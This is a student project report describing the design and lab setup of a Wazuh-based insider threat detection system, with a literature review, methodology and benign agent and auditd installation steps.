
APRIL, 2025

DE MONTFORT UNIVERSITY DUBAI

Insider Threat Detection With SIEM

HTTPS://GITHUB.COM/MOHDKHAN20/INSIDER-THREAT-DETECTION-WITH-SIEM



CTEC3451D DEVELOPMENT PROJECT (FINAL DELIVERABLE)

PREPARED BY: MOHAMMED ARBAB KHAN - P2770825
SUPERVISOR: DR. SUMAIYA THASEEN
MODULE LEADER: DR. ATHEER AL-MOUSA

WORDS: 9661 (TITLE - APPENDIX)

1 ABSTRACT

The rapid growth of the digital landscape has directly contributed to a steady rise in cybercrime incidents reported each year. This has led organizations to adopt a more proactive approach to cybersecurity. While much of this effort is focused on defending against external threats, the most impactful attacks originate from within, by individuals who possess detailed knowledge of an organization's systems and data. These are insiders such as employees, or personnel with authorized access and malicious intent. This research highlights the growing importance of detecting and mitigating insider threats through a centralized and comprehensive approach.

To address the issue of insider threats, researchers have developed multiple tools to identify insider threats using various detection techniques. However, these tools were deployed and tested individually, making it impractical for organizations to manage and maintain separate tools for the same security purpose. This project addresses the shortcomings of standalone detection tools by designing and evaluating a centralized insider threat detection system, combining the various detection techniques used by researchers, using the open-source SIEM platform, Wazuh.

A virtualized environment consisting of Ubuntu (victim), Kali Linux (attacker), and Wazuh server was used to simulate realistic insider threat scenarios. The results from testing confirmed that Wazuh, when configured with the appropriate tools and rules, effectively detects and responds to insider threats with real-time alerting and automated responses for mitigation.

The project concludes that open-source SIEM solutions like Wazuh offer a scalable, cost-effective defense against insider threats, especially for small to mid-sized organizations. Future work should focus on testing system performance on an enterprise-level, integrating DLPs and firewalls, improving AI/ML-based correlation, and enhancing automated response workflows.

2 TABLE OF CONTENTS

3 ABBREVIATIONS AND GLOSSARY

3.1 ABBREVIATIONS

Abbreviation	Full Form
API	Application Programming Interface
CERT	Computer Emergency Response Team
CPU	Central Processing Unit
DLP	Data Loss Prevention
DPO	Data Protection Officer
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
ISO	International Organization for Standardization (used for disk image files)
ML	Machine Learning
NCA	Network Context Attributes
OVA	Open Virtual Appliance
RAM	Random Access Memory
RCF	Random Cut Forest
SDN	Software-Defined Networking
SIEM	Security Information and Event Management
SUDO	Super User Doer
UID	User ID
VM	Virtual Machine

Table1. List of Abbreviations

3.2 GLOSSARY

- API - Protocols that allow different software applications to communicate and exchange data with each other through API tokens.
- Agent - A lightweight software component installed on an endpoint that collects logs and transmits them to a server like SIEM for analysis.
- Endpoint - Any device connected to a network, such as computers, servers, or network security devices, that can be monitored for security events.
- Event Monitoring - Observation of system and user activities to detect suspicious or unauthorized behavior.
- Insider Threat - A cybersecurity risk posed by individuals within the organization, such as employees, executives, or third-party contractors, who misuse their access.
- IDS - A system that monitors network activities for malicious actions or policy violations.

- IPS - A security system that not only detects but also blocks potential threats in real time.
- Log Correlation - Analysing and connecting information from multiple log sources to identify security threats.
- Security Posture - The overall strength an organization's cybersecurity controls and response capabilities.
- SIEM - A system that collects, analyses, and correlates security data from across an organization's network to detect and respond to threats in real time.
- Data Staging – Moving data to a centralized location before exfiltration.
- Virtual Environment - An environment that mimics real-world systems for safe testing and experimentation.
- VM - An emulation of a computer system that runs a specific operating system and applications independently on a host machine.

4 INTRODUCTION

Over the last fifteen years, the digital landscape has experienced significant growth, with advancements across various digital sectors and the widespread adoption of digital infrastructure in multiple industries. However, this increase in digital assets has directly contributed to a rise in the number of cyber-attacks. A recent report by Statista (Petrosyan, 2024) estimated that global costs related to cybercrime will escalate by approximately 52% between 2025 and 2029, rising from $10.29 trillion to $15.63 trillion U.S. dollars. This highlights the scale of the challenge organizations face in protecting their digital assets. Cyber-attacks come in numerous forms and are becoming more sophisticated with time, one category that can often be overlooked are insider cyber threats. A study showed that companies typically allocate 90% of their security controls to counter external threats, while 70% of the incidents that occurred, were from within the company (Colwill, 2009). Insider threats occur when individuals within an organization such as employees, executives, or third-party partners, misuse their privileged access, to compromise their organization's infrastructure, services, or data, whether through malicious intent, negligence, or compromised accounts (CISA, n.d.). These threats are particularly dangerous because insiders often have authorized access to sensitive systems and possess a deeper understanding of an organization's internal operations (Tsiostas et al., 2020).

To address this problem, researchers have utilized different detection techniques to identify insider threats by developing multiple machine-learning algorithms and tools. These tools analyse different aspects of user activity, seeking to identify deviations from their normal patterns that might indicate malicious intent or policy breaches. However, integrating and handling multiple standalone tools that monitor different aspects of user activity can be a hassle for organizations. This project addresses the issue of handling multiple insider threat detection tools and algorithms by integrating them into a centralized SIEM-based tool.

The project leverages Wazuh, an open-source SIEM solution, as a centralized framework to bring together multiple insider threat detection techniques and tools, that organizations can use to identify insider activity more effectively. Incorporating techniques like host-level monitoring, network activity analysis, and rule-based correlation, the SIEM platform will be designed to detect a range of insider activities and threats. A virtualized test environment will be

set up to simulate these threat scenarios, allowing controlled experimentation and evaluation of the SIEM's detection capabilities.

SIEM's proactive approach to threat detection through real-time event monitoring, alerting, and event correlation, enables organizations to identify and respond to threats swiftly before they escalate, hence reducing the likelihood of prolonged data breaches or service disruptions. Moreover, faster detection and response to threats also reduces the financial impact created by cybercrime, which is an essential goal for organizations in an era of increasing cybercrime.

The following sections of this report present a review of existing literature on insider threat detection methods, the methodology for implementing the proposed SIEM solution, the system's implementation and testing, and a discussion of the results and their implications.

5 LITERATURE REVIEW

Numerous approaches that have been proposed in recent years to detect and mitigate insider threats, each analysing different dimensions of user behavior and system activity. This section focuses on four detection categories existing in current literature: behavior-based, anomaly-based, network-based, and analysis-based detection. Furthermore, this section introduces SIEM tools and its capability to integrate the diverse detection techniques into a single environment.

5.1 CURRENT LITERATURE

Behavior-based detection focuses on monitoring the unique behavioral patterns of users to identify suspicious deviations in behavior. Performing any type of crime involves some type of stress, diverting the perpetrator from their normal behavior. Wang et al. (2018) used this as a premise to create a model that introduces a data-centric approach, profiling user behavior through characteristics such as mouse movements, keystroke dynamics, and system interaction habits. The model aims to detect anomalies in these features when users access sensitive information. The strength of their approach lies in its lightweight model, real-time capabilities and its ability to generalize profiling across different types of users.

Anomaly-Based Detection is like the technique used above as it aims to uncover unusual anomalies in behavior from a predefined norm. Al-Shehari et al. (2023) proposed a model that detects for anomalies in the user's behavioral patterns while addressing key limitations in insider threat research: the scarcity of real-world datasets and the high imbalance of available data. To tackle this, their solution incorporates the Isolation Forest (IF) algorithm, which reduces data skewness and improves detection accuracy even with small datasets. Tested on the CERT r4.2 insider threat dataset, their model demonstrated a detection rate of 98% and an F-score of 99, confirming its potential for detecting threats in imbalanced environments.

Network-based detection focuses on analysing the network traffic within an organization to detect for potential threats. Shaghaghi et al. (2018) developed Gargoyle, a context-aware framework, that analyses network access requests using Network Context Attributes (NCAs) such as device information, communication history, and prior suspicious interaction records. The model also integrates Software-Defined Networking (SDN) to enforce adaptive security policies for network devices in real-time, providing a 'defense-in-depth' environment. However, Gargoyle, has only been deployed on small scale environments, requiring further research to

evaluate Gargoyle's scalability in large enterprise networks. Shaghaghi et al. propose the incorporation of machine learning and host-level data collection to Gargoyle, in an attempt further enhance its decision making.

Identifying insider threats within an organization requires thorough evaluation of events and incidents that occur within it (Inayat et al., 2024). This is the premise that Analysis-Based Detection works upon. Teymourlouei and Harris (2022) proposed two methodologies for this purpose. The first involves analysing log data from sources such as network endpoints and IDSs to assess user behavior and determine potential risk when they access sensitive information. For this to work however, the need for accurate preprocessing, log normalization and error handling is required to ensure data quality. The second approach leverages the Random Forest classifier ML model to distinguish between normal and abnormal activity. This model was trained using a 70/30 split of a labelled dataset and showed promising results, with validation accuracy improving as the more the model was, ultimately reaching 97%.

5.2 Gap Analysis and Justification of Work

While each of the techniques demonstrated above show considerable promise and specialise in specific areas, focusing on various aspects of user behavior, implementing these standalone tools can present several challenges to organizations. This includes lack of correlation of results between different tools, narrowed visibility from specific tools, problems with handling and maintaining multiple tools and more. As a result, security teams may struggle to respond swiftly and accurately to insider threats with such framework. This calls for an integrated solution capable of combining multiple detection techniques into a single, cohesive framework.

SIEM tools have emerged as the viable solution to address this challenge, providing a framework to combine multiple insider threat detection techniques into a single tool. SIEM, is a combination of Security Information Management (SIM), which collects and analyses logs from various endpoints, and SEM, which offers real-time monitoring and correlation of security events across endpoints (Chi et al., 2023). SIEM is often configured with network security devices like IDS, IPS, DLPs, and firewalls to extend its monitoring capabilities to analyse events occurring on the network (Maliki et al., 2024). SIEM is also capable of learning the normal behavioral patterns within endpoints and network traffic, allowing it to raise an alert in case of any deviations from the norm (Badea et al., 2015). Fig 1 illustrates a typical SIEM architecture,




Fig 1. SIEM Architecture (Miloslavskaya, 2019)

highlighting how its log collection, analysis, and correlation modules interact to provide centralized threat detection, reporting, and incident response.

SIEM's ability to analyse and correlate event logs from multiple endpoints, integrate with network security tools to monitor traffic for anomalies, and distinguish between normal and abnormal behavioral patterns across systems makes it the perfect tool for detecting insider threats using a combination of detection techniques.

6 METHODOLOGY

6.1 RESEARCH DESIGN

This research uses an experimental design to evaluate the SIEM-based system in detecting and responding to insider threats. The project involves configuring an open-source SIEM platform, Wazuh, and simulating multiple insider threat scenarios within a local virtual environment. The system's ability to detect, alert, and respond to these threats is then assessed based on the outputs received from the system and through log data analysis.

6.2 DATA COLLECTION

The data for this project is collected from the logs received from Wazuh in real-time, by simulating multiple attacks designed to emulate a potential insider threat. These attacks include actions like unauthorized file access, brute force attacks, data exfiltration attempts, privilege escalation, and data destruction attempts. Wazuh agents are installed on monitored endpoints, which are then responsible for transferring events generated on endpoints during simulations as logs to the Wazuh server for analysing and correlation.

6.3 TOOLS AND TECHNOLOGIES

The project used the following tools and technologies to create and evaluate an insider threat detection environment:

- **Gzip** – A Linux tool used to compress files. This tool is used to mimic common attacker behavior of reducing file size before data exfiltration.
- **Kali Linux** – Used to simulate attacks over the network on the victim endpoint (Ubuntu).
- **Linux Auditing Daemon (Auditd)** – Monitors system calls on Linux endpoints, providing detailed audit logs for user activity.
- **Metasploit** – A framework used to simulate various types of cyber-attacks.
- **Netcat** – A tool used for testing data transfers as part of a simulated data exfiltration attack.
- **Python3** – Used to create custom scripts.
- **Slack** – A communication platform that's used as a channel to notify administrators of high-risk alerts and events occurring on endpoints. Slack's API is integrated with Wazuh so that important alerts are forwarded to the Slack channel.
- **Suricata** – A network IDS/IPS used alongside Wazuh for deep packet inspection.
- **Ubuntu Linux** – Serves as the victim machine and hosts Wazuh's agent, allowing the server to monitor activities occurring within it.
- **VirusTotal** – Used to monitor files in sensitive directories for malicious payloads and scripts. This is done by integrating VirusTotal's API with Wazuh.

- **VMware** – A virtualization software used to host virtual machines and create isolated test environments.
- **Wazuh Server** – An open-source SIEM platform for log collection, analysis, and correlation.

6.4 SYSTEM/NETWORK ARCHITECTURE

This insider threat detection environment for this project consists of three virtual machines configured on VMware:

- Wazuh Server
  - Acts as the centralized platform for log aggregation, analysis, alert generation, and visualization of events on the dashboard.
  - The server is responsible for 1) Collecting the logs from the monitored endpoints and form integrations like Suricata, 2) Utilize pre-defined and custom rules to identify malicious insider behavior, 3) Raise real-time alerts when suspicious activities are observed on endpoints, 4) Provide a web-based dashboard that visualizes logs, alerts, and other endpoint information for security analysts.
  - The Wazuh server is installed using a pre-built OVA file which is then imported into VMware. The machine has been configured to run using 3 CPU cores, 50GB disk space, and 4GB RAM. This makes the server lightweight, appropriate for an environment consisting of 3 machines.
- Ubuntu Linux (Victim Machine)
  - This machine will serve as the target system for insider threat attacks.
  - As it will host Wazuh's agent within it, the system is responsible for forwarding event logs to the Wazuh server for analysis and correlation.
  - The IDS Suricata will also be hosted within the ubuntu machine. Suricata will however monitor traffic over the entire network and send alerts to Wazuh using the agent present in ubuntu.
  - The ubuntu machine is installed using an ISO image retrieved from the official ubuntu website. It's configured to run using 4 CPU cores, 80GB disk space, and 6GB RAM. Adequate resource allocation was necessary for this system sue to its multitasking role.
- Kali Linux (Attacker Machine)
  - Will be used to simulate attacks like brute force login attempts on the victim machine. Kali was chosen as it possesses multiple offensive security tools like Metasploit, Hydra, Nmap and more.
  - The Kali machine is installed using a pre-built OVA file which is then imported into VMware. The machine has been configured to run with 3 CPU core, 80GB disk space, and 3GB RAM.

Fig 2 visualizes the architecture of the insider threat detection environment created in VMware, including the interactions occurring between the systems.

(Next Page)




Fig 2. System Architecture – Insider Threat Detection Environment

6.5 Implementation Procedures

The following are the steps that will be taken to complete the project:

- Setting up an interconnected virtual environment on VMware by installing Ubuntu, Kali, and Wazuh server using OVAs and ISOs.
- Ensuring all systems are correctly installed, updated, and can communicate with each other.
- Installing Wazuh agent and all the required third-party tools on the Ubuntu machine and making sure logs are forwarded successfully to the Wazuh server.
- Configuring APIs like VirusTotal and Slack within Wazuh's configuration files.
- Setting up individual configurations for Wazuh detect various insider threat scenarios.
- Proceeding to simulate insider threat scenarios on Ubuntu through Kali Linux or from within the Ubuntu machine.
- Monitoring the Wazuh dashboard for real-time alerts and log analysis.
- Analysing the results received from Wazuh with the expected outputs.

6.6 Security and Ethical Considerations

As the project involves simulating attacks that might occur in real-world and hence impact live systems, all the testing related to attack simulations are performed within a localised virtual environment. Ethical considerations have also been taken ensuring that actions performed during these simulations are strictly for research purposes and do not replicate malicious behavior outside the test environment.

6.7 Validation and Testing Methods

To validate the system's effectiveness, a range of simulated insider threat scenarios are executed, and the SIEM system's responses are observed. Performance is based upon threat detection accuracy, alerting speed, false positive rates, and comparison against expected outputs.

7 Project Development and Use-Case Implementation

7.1 Development Process

The development for this project followed an iterative development model. This is due to the need to integrate and test multiple use cases incrementally. Instead of building the system in one complete cycle, the project progressed through repeated iterations, with each iteration focusing on:

- Planning on which use case to implement and the tools that are required.
- Making sure the environment where the use cases are deployed are configured properly with pre-requisites for the use case.
- Implementing the use case.
- Testing and validating the results received from implementation.

Once all the use cases are implemented into the system, a final system check is performed to evaluate that integrated use cases and the environment produce results as per expectations.

Fig 3 illustrates this Iterative SDLC model, showing how the system is developed incrementally.




Fig 3. Iterative SDLC Lifecycle (Miraz, 2020)

7.2 Project Milestones

The project was planned over a 33-week period and structured into two major phases: the First Deliverable (Weeks 2–10) and the Final Deliverable (Weeks 18–33). The first phase focused primarily on project planning, research, initial experimentation, and proposal development. The second phase emphasized full implementation, iterative testing, system refinement, and documentation. The milestones below outline the key activities and progress made during each stage of the project.

Academic Week	Milestone
Week 2	Project topic confirmed; initial objectives and aims of project discussed
Week 4	Decision made to adopt Wazuh as the open-source SIEM; began restructuring literature review
Week 7	Completed the introduction and part of the literature review
Week 8	Completed proposed methodology draft; began defining test and use cases
Week 10	Created Use case and system architecture diagrams; prepared use cases and started implementation planning
Week 16	Reviewed and refined draft; implemented demo of brute-force detection; discussed potential use cases for final system
Week 17	Final edits and formatting of First Deliverable report
Week 18	Prepared all documents for submitting First Deliverable report; Plan on implementation process
Week 20	Bought new hardware to support the required resource costs of insider threat environment; Started implementation of all use cases
Week 28	Discussed challenges faced while implementing certain use cases; Started documenting completed use cases by taking screenshots
Week 29	Started drafting final report; Completed sections Introduction - Methodology
Week 30	Completed remaining report; Submitting a draft of the complete final report to supervisor for suggestions
Week 31	Finalizing on the final report draft for submission; Converted all VMs into OVA files for submission; Prepared all meeting notes for submission
Week 32	Preparing a PPT including overview of the project for VIVA and Defense Interview

Table 2. Project Milestones Table

These milestones are visualized through a Gantt chart in Fig 4 below.

Fig 4. Project Timeline

tools and conducting iterative testing for each use case and detection scenario (e.g., brute force, privilege escalation, data exfiltration). Due to the complexity of each use case, this segment required extra effort and frequent debugging, hence its extended duration on the timeline.

7.3 USE CASE IMPLEMENTATION AND ATTACK SIMULATION

The use cases implemented in this project are centred around identifying activities that may indicate potential insider threats by leveraging Wazuh's capabilities to monitor host-level events, detect anomalies, and generate real-time alerts. As illustrated in Fig 5, the system includes functionalities such as detecting privilege abuse, login anomalies, malware activity, data exfiltration, and unauthorized file integrity changes. These use cases are specifically chosen as they represent activities that a malicious insider would typically perform. Alerts generated from these events are not only visible on Wazuh's dashboard but are also forwarded to a designated Slack channel to ensure timely threat notification and administrative response.




Fig 5. Use Case Diagram

7.3.1 Configuring Pre-Requisites

Before the implementation of individual use cases, it was necessary to make sure the environment was configured with all pre-requisites to support the insider threat simulations. This setup involved deploying and configuring three virtual machines; Kali Linux (attacker), Ubuntu Linux (victim), and the Wazuh Server (SIEM platform), within a VMware environment (Fig 60,61,62) making sure each could communicate to each other (through ICMP pings) (Fig 6).




Fig 6. Ubuntu ICMP Ping to Kali, Wazuh Server

After it was made sure that all the three machines were switched on and able to communicate with each other, it was time to set up the ubuntu machine with Wazuh's agent so that the logs generated within the Ubuntu machine would be forwarded to the server. This process involved visiting Wazuh's online user interface (https:<IPOfWazuhServer>), navigating to *Server Management* >> *Endpoint Summary* through the side menu table, and clicking on "*Deploy new agent*" (Fig 64,65). This redirects to a page where the user selects the machine type to deploy the agent in (Linux DEB amd64) and other fields like Wazuh server's IP address and *Agent's Name*. Then lines of code are provided, which when pasted in Ubuntu's terminal, installs and deploys the agent within Ubuntu (Fig 7,8).




Fig 7. Agent Deployment (1)




Fig 8. Agent Deployment (2)

Then it's made sure the agent is correctly configured by navigating to *Endpoint Summary*, checking whether the agent's name is shown, clicking the small *eye icon* next to the agent's status, and ensuring some log events are shown in the agent's overview (Fig 9).




Fig 9. Agent Events Overview

Now that Ubuntu's system logs were being received by the Wazuh server, it's time to integrate tools like Auditd, Suricata, and Gzip in Ubuntu. These tools will be used for specific use cases later.

Installing Auditd involved typing *sudo apt-get install auditd -y* in the ubuntu terminal as shown in Fig 10. This will install the auditing daemon within the ubuntu machine. To check whether the daemon is running *sudo systemctl status auditd* is typed. The logs from the auditing daemon by default are forwarded to Wazuh's server, so there is no need for configuring that.

